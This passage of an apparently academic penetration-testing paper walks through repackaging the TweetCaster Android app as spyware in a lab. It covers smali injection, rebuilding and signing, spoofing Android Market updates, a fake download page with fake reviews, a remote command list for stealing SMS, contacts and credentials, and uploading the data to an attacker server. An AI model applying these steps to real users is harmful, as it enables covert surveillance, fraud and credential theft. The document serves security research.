


Figure 17 - Smali files produced by the APKTool

However some modifications have to be performed. To be compliant with other smali files from the TweetCaster application, files have to be changed in order to map to the correct package name which is actually *com.handmark.tweetcaster*.

For that it is required to change each occurrence of "*telindus/AndroidGoldGPENSpywareFirst*" by "*com/handmark/tweetcaster*" in each .smali previously generated. Finally those files have to be moved to the following repository *Tweetcaster/smali/com/handmark/tweetcaster/*



Joany Boutet, joany.boutet@gmail.com

Figure 18 - Spyware .smali files moved to Tweetcaster/smali/com/handmark/tweetcaster

In order to spoof the AndroidMarket during the application update, the AndroidMarket logo has to be included in the TweetCaster application. The following line has to be added in *Tweetcaster/smali/com/handmark/tweetcaster/R$drawable.smali*

```
.field public static final androidmarket:I = 0x7f0200be
```

Then the AndroidMarket logo has to be located in all directories with name beginning by the term *drawable*.

The TweetCaster application has to be recompiled using the APKTool.

```
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$ ./apktool b -f Tweetcaster
I: Smaling...
I: Building resources...
I: Building apk file...
```

Before instaling the application onto the device, this one has to be signed.

```
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ jarsigner -verbose -keystore
goldgpen.keystore apktool/tweetcaster.apk gpen
Enter Passphrase for keystore:
Enter key password for gpen:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/GPEN.SF
   adding: META-INF/GPEN.RSA
   signing: assets/test_ad.png
    [output trimmed …]
   signing: res/xml/preferences.xml
   signing: res/xml/searchable.xml
   signing: res/xml/widget_large_tweetcaster.xml
   signing: res/xml/widget_tweetcaster.xml
   signing: AndroidManifest.xml
   signing: classes.dex
   signing: resources.arsc
```

```
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ emulator -avd Telindus_Lux_SAGS
```

Once signed the application can be installed using the following command line:

```
joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ adb install apktool/tweetcaster.apk
850 KB/s (1084279 bytes in 1.244s)
        pkg: /data/local/tmp/tweetcaster.apk
Success
```

As shown below version number as well as permissions granted have been successfully changed.




Figure 19 - TweetCaster 2.4: the first version of the Spyware

As shown above the first version of the spyware does not look very dangerous as only two permissions have been added. Actually, the purpose of this version is to trigger an application update once a call coming from a specific number is received. The trick is to spoof the AndroidMarket and build a trust relationship with the user in order that this one will not pay as much attention to the permissions requested by the updated version.


The final version of the spyware will be developed by applying the same process described previously. However some differences remain, as the *versionName* tag has to be changed to 2.5 and the following permissions must be added in the AndroidManifest file.

```
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.READ_CALENDAR" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.USE_CREDENTIALS" />
<uses-permission android:name="android.permission.MANAGE_ACCOUNTS" />
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.READ_LOGS" />
```

The source code of the Broadcast Receiver named *AndroidGoldGPENSpyware* is available in Appendix 9: Source code of the final Broadcaster Receiver waiting for call to trigger actions on the victim's phone. This must replace the one moved previously in the TweetCaster directory. This Broadcast Receiver will react as soon as a call coming from a specific phone number is received, it will download a file named CMDs.txt where instructions will be provided to trigger specific actions on the device.

```
UPDATE/
GET_BROWSER_HISTORY_BOOKMARKS/
GET_TWITTER_CREDENTIALS/
GET_SMS/
SEND_SMS/5556/send sms without user knowledge
GET_CONTACTS/
CALL/5556
DELETE_CALL/5556
GET_CALL_LOG/
GET_SD_CARD/
```

Figure 20 - Example of CMDs file downloaded by the Spyware containing actions to trigger



5:06 PM
Application info
TweetCaster
version 2.5

Storage
Total 1.92MB
Application 1.91MB
Data 4.00KB

Cache
Cache 0.00B

Launch by default

5:07 PM
Application info
Your personal information
read Browser's history and bookmarks, read calendar events, read contact data, write contact data
Services that cost you money
directly call phone numbers, send SMS messages
Your location
coarse (network-based) location, fine (GPS) location
Your messages
edit SMS or MMS, read SMS or MMS
Network communication
full Internet access
Your accounts
manage the accounts list, use the authentication credentials of an account


Figure 21 - TweetCaster 2.5: the final version of the Spyware

As shown above, the updated version of the TweetCaster spyware will have more permissions than the first one. As a consequence it will be possible to access sensitive part of the device such as retrieve/send sms, download all the content of the sd card and so on. All those possible actions will be described in the next section.

4.4. Launching the Attack

The following scenario is based on the one defined in section 4.2.

1 – Publish the application on third party web site claiming to have the latest TweetCaster version for download.



Android Gold GPEN

The right application for you

ANDROID TAKING A BITE OUT OF APPLE
How Android Matches Up With The New iPhone
Sponsored by
GPEN
telindus

TweetCaster Version 2.4

Download : Tweetcaster 2.4.apk

Posted Monday, December 29th, 2010 at 10:54 am by Joany Boutet Comments

Opening tweetcaster.apk

You have chosen to open

tweetcaster.apk


which is a: APK file

from: http://192.168.4.196

What should Firefox do with this file?

Open with [Browse...] [✓ Save File]

Do this automatically for files like this from now on.



USER RATING 4.6/5

Reviewers are already calling TweetCaster Pro "the best Twitter client for Android!" With a stunning user interface and loaded with the coolest features, it will soon be your default Twitter app. Pro version that does not show banner ads.

Price: Free

Android Gold GPEN App Review:

Pros & Cons:

Pros

- One of the Best Twitter Android Apps
- Loaded with features
- Fast!
- Very well organized
- Features Twitter "Lists" and Search Tweets from Tweeps near you

Cons

- Shows start screen every time you launch the app *(and slow loads)*, you typically see something like this upon first launch

Features:

TweetCaster Android App by Handmark is loaded with features for Twitter while mobile! It has virtually every Twitter feature: Timeline, @Replies, Direct Messages, Favorites, Lists, Follow/Unfollow, Tweet/Retweet, Trends, Search *(even save your searches or geo searches to see Tweeps near you)*, Photo uploading, URL shortening, Profiles, Android notifications, and supports multiple Twitter accounts. A few other features you'll find while poking around the app such as Filtering the timeline or Tweets.

The fake comments will let the user think that the application is not malicious and that this version provides a lot of improvements.

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


TweetCaster Search Results

TweetCaster Tweet Filter

TweetCaster Settings Menu

Usefulness:

TweetCaster Android App is one of many must have Twitter Apps for Android… Good social app to have while mobile!

Ease of Use & Interface:

So far the user interface is one of the best and very well organized. Using it is very intuitive, however Searches and Trends are found by tapping the arrow in the top left.

Frequently Used:

If you're a chatty Twitter user or loyal follower, then this app would possibly be used multiple times daily.

Android Gold GPEN Rating

(4.5 out of 5)

Swarley says:

December 1, 2010 at 11:33 am

This application is Legen … wait for it … DARY !!!!!

Reply

Damien says:

December 2, 2010 at 9:33 am

I agree with you on this, TweetCaster is the best app out for Twitter.


Reply

Olivier says:

December 6, 2010 at 7:11 pm


Joany Boutet, joany.boutet@gmail.com

Then after several weeks, it is time to spoof the Android Market and claim that the Android Market has an update for the TweetCaster application installed on the victim's phone.



Android Market

An update is available for the Tweetcaster application

As shown by this Wireshark excerpt, the phone will then download the updated version of the spyware (version 2.5) from the attacker web site.


Filter: ip.addr==192.168.4.196 and http.request.method == G

```
No. .  Time          Source         Destination     Protocol  Info
   79 94.605828      192.168.4.96   192.168.4.196   HTTP      GET /uploads/tweetcaster.apk HTTP/1.1
  331 151.196630     192.168.4.96   192.168.4.196   HTTP      GET /uploads/tweetcaster.apk HTTP/1.1
```


Replace application

The application you are installing will replace another application.

All previous user data will be saved.

Do you want to install this application?

Allow this application to:


Your personal information
read Browser's history and bookmarks, read calendar events, read contact data, write contact data


Services that cost you money
directly call phone numbers, send SMS messages

Your location
coarse (network-based) location, fine

Installing...


Joany Boutet, joany.boutet@gmail.com







See all your apps.
Touch the Launcher icon.


Once the user accepts the permissions, the spyware will be successfully installed. Starting from there, by correctly instructing the command file located in the attacker web server, it will be possible to force the phone to send SMS, for example to premium numbers, or even spy on the victim by forcing the phone to call the attacker. All the actions performed on the phone will be cleared such as SMS sent, call passed, etc.









SMS automatically sent without user knowledge from phone number 15555218135 by 310260000000000 using the Tweetcaster application :-)



Once the user has filled his Twitter credentials, it will be also possible to retrieve them by requesting the SharedPreference file.



Please enter your account info
Username: GoldGPEN
Password: ••••••••



@seesmic 11h ago via Seesmic Desktop
BYOB Episode 13: You should start a blog, too http://bit.ly/9dgIk2


@seesmic 11h ago via Seesmic Desktop
If you like us please go like this video on Facebook (our WP7 app) it will help us for a contest http://bit.ly/cT5mYt thanks!

teamsilverlight (via @seesmic) 13h ag...
Hear what @Loic & @Marco say about Seesmic Desktop 2, built with #Silverlight 4. http://bit.ly/bdhBjq


@handmark 15h ago via HootSuite
LOOK! This month only 50% OFF

Joany Boutet, joany.boutet@gmail.com

All the data retrieved will be packed into one file that will be uploaded to the attacker web server by requesting the php file named *fileUpload.php*.


Filter: ip.addr==192.168.4.196 and http.request.method == P(
Expression... Clear Apply

```
No. .  Time         Source          Destination     Protocol  Info
 1514 303.836864   192.168.4.96    192.168.4.196   HTTP      POST /fileUpload.php HTTP/1.1
 1570 305.352739   192.168.4.96    192.168.4.196   HTTP      POST /fileUpload.php HTTP/1.1
 1609 306.651385   192.168.4.96    192.168.4.196   HTTP      POST /fileUpload.php HTTP/1.1
 1616 306.815366   192.168.4.96    192.168.4.196   HTTP      POST /fileUpload.php HTTP/1.1
 1625 306.974683   192.168.4.96    192.168.4.196   HTTP      POST /fileUpload.php HTTP/1.1
 1633 307.175366   192.168.4.96    192.168.4.196   HTTP      POST /fileUpload.php HTTP/1.1
 1641 307.536508   192.168.4.96    192.168.4.196   HTTP      POST /fileUpload.php HTTP/1.1
 1661 310.492495   192.168.4.96    192.168.4.196   HTTP      POST /fileUpload.php HTTP/1.1
 1671 310.647549   192.168.4.96    192.168.4.196   HTTP      POST /fileUpload.php HTTP/1.1
```



```
root@bt:/var/www/uploads# ls
310260000000000_15555218135_9_21_2010.txt                Tweetcaster.jpeg
310260000000000_15555218135_9_21_2010_logcat_events.txt  jennifer.jpeg
310260000000000_15555218135_9_21_2010_logcat_main.txt    jessica.jpeg
310260000000000_15555218135_9_21_2010_logcat_radio.txt   megan.jpeg
GIAC.jpeg                                                telindus.jpeg
GPEN.png                                                 tweetcaster.apk
```

The next section will describe the kind of data that this Spyware might retrieve.

4.4.1. Data Retrieved

```
victim phone imei:  000000000000000
victim phone software version:  null
victim phone sim serial:  89014103211118510720
```

Tweetcaster Preferences

```
service_new_tweets = 0 (Integer)
service_new_messages = 0 (Integer)
GoldGPEN_favorites = 1285062251086 (Long)
accounts =
[{oauthSecret:"G3MpIV50glh648Qbva0cNA3FDESnX6TAp7VIarW5Ngs",oauthToken:"150670541-
QJA3AfY68ZRjb6rWxMo2YyxP2p2EBWdyfXlN0cI9",password:"Ps[redacted]user:{created_at:"Tue Jun
01 14:30:57 +0000
2010",description:null,favourites_count:"0",followers_count:"0",following:null,friends_co
unt:"2",geo_enabled:"false",location:null,name:"Joany
Boutet",notifications:null,profile_background_color:"C0DEED",profile_background_image_url
:"http://s.twimg.com/a/1283564528/images/themes/theme1/bg.png",profile_background_tile:"f
alse",profile_image_url:"http://s.twimg.com/a/1283564528/images/default_profile_0_normal.
png",profile_link_color:"0084B4",profile_sidebar_border_color:"C0DEED",profile_sidebar_fi
ll_color:"DDEEF6",profile_text_color:"333333",protected:"false",screen_name:"GoldGPEN",st
atuses_count:"1",time_zone:null,url:null,utc_offset:null,verified:"false",id:"150670541"}
}] (String)
GoldGPEN_mentions = 1285062249495 (Long)
timeline_selected_status_150670541 = 25060420537 (String)
autocomplete_screennames = GoldGPEN,seesmic,handmark (String)
service_new_mentions = 0 (Integer)
key_started_count = 4 (Integer)

GoldGPEN_timeline = 1285062249471 (Long)
last_login = GoldGPEN (String)
```

CONTACT LIST

```
****** CONTACT1******
NAME:  Honey Honey
PHONE: 5558   TYPE:Home
MAIL: honey@yopmail.com  TYPE:  Home
ADDRESS: honey road  Beverly Hils  California  90210  null  TYPE:  Home
IM: honey@hotmail.com
Employer: W   Function: secretary
****** CONTACT2******
NAME:  Sexy Mistress
PHONE: 5560   TYPE:Home
MAIL: sexy-mistress@yopmail.com  TYPE:  Home
ADDRESS: mistress road  Beverly Hills  California  90210  null  TYPE:  Home
IM: sexy-mistress@hotmail.com
Employer: W   Function: secretary
****** CONTACT3******
NAME:  Barney   Stinson
PHONE: 5556   TYPE:Home
MAIL: legendary@awesome.com  TYPE:  Home
ADDRESS: legendary road  New York   New York  9009  null  TYPE:  Home
IM: awesome@hotmail.com
Employer: Goliath Bank   Function: King of awesomeness
```

CALLS LOG

```
61:   5558 ---> Outgoing  From / To Contact: Honey Honey  Duration: 0 on 11 Jan 1970
00:51:45 GMT
62:   5558 ---> Incoming  From / To Contact: Honey Honey  Duration: 10 on 11 Jan 1970
00:52:05 GMT
63:   5560 ---> Incoming  From / To Contact: Sexy Mistress  Duration: 7 on 11 Jan 1970
00:52:29 GMT
```

VICTIM SMS

INBOX

```
Date:  31 Dec 1969 05:13:05 GMT  Phone: 5560   Text: Don't forget to take a bottle of
wine sweety :-)
Date:  31 Dec 1969 05:08:19 GMT  Phone: 5558   Text: Are you still working ??
```

SENT

```
Date:  31 Dec 1969 05:14:22 GMT  Phone: 5560   Text: Don't worry :-0 I'm on my way
Date:  31 Dec 1969 05:10:49 GMT  Phone: 5558   Text: Yeah I am very busy actually, I have
to finish a report for tomorrow ... I think I will leave the office very late :-( sorry
```

BROWSER DATA

BOOKMARKS


```
http://www.google.com/
http://www.facebook.com/
http://www.cnn.com/
http://www.nytimes.com/
http://www.amazon.com/
http://www.bbc.co.uk/
http://www.sans.org/
```
http://www.telindus.lu/

HISTORY

```
http://www.google.com/
http://www.facebook.com/
http://www.cnn.com/
http://www.nytimes.com/
http://www.sans.org/
http://www.giac.org/
http://www.telindus.lu/
http://www.clubic.com/
```

4.4.2. Brief Summary of Attack

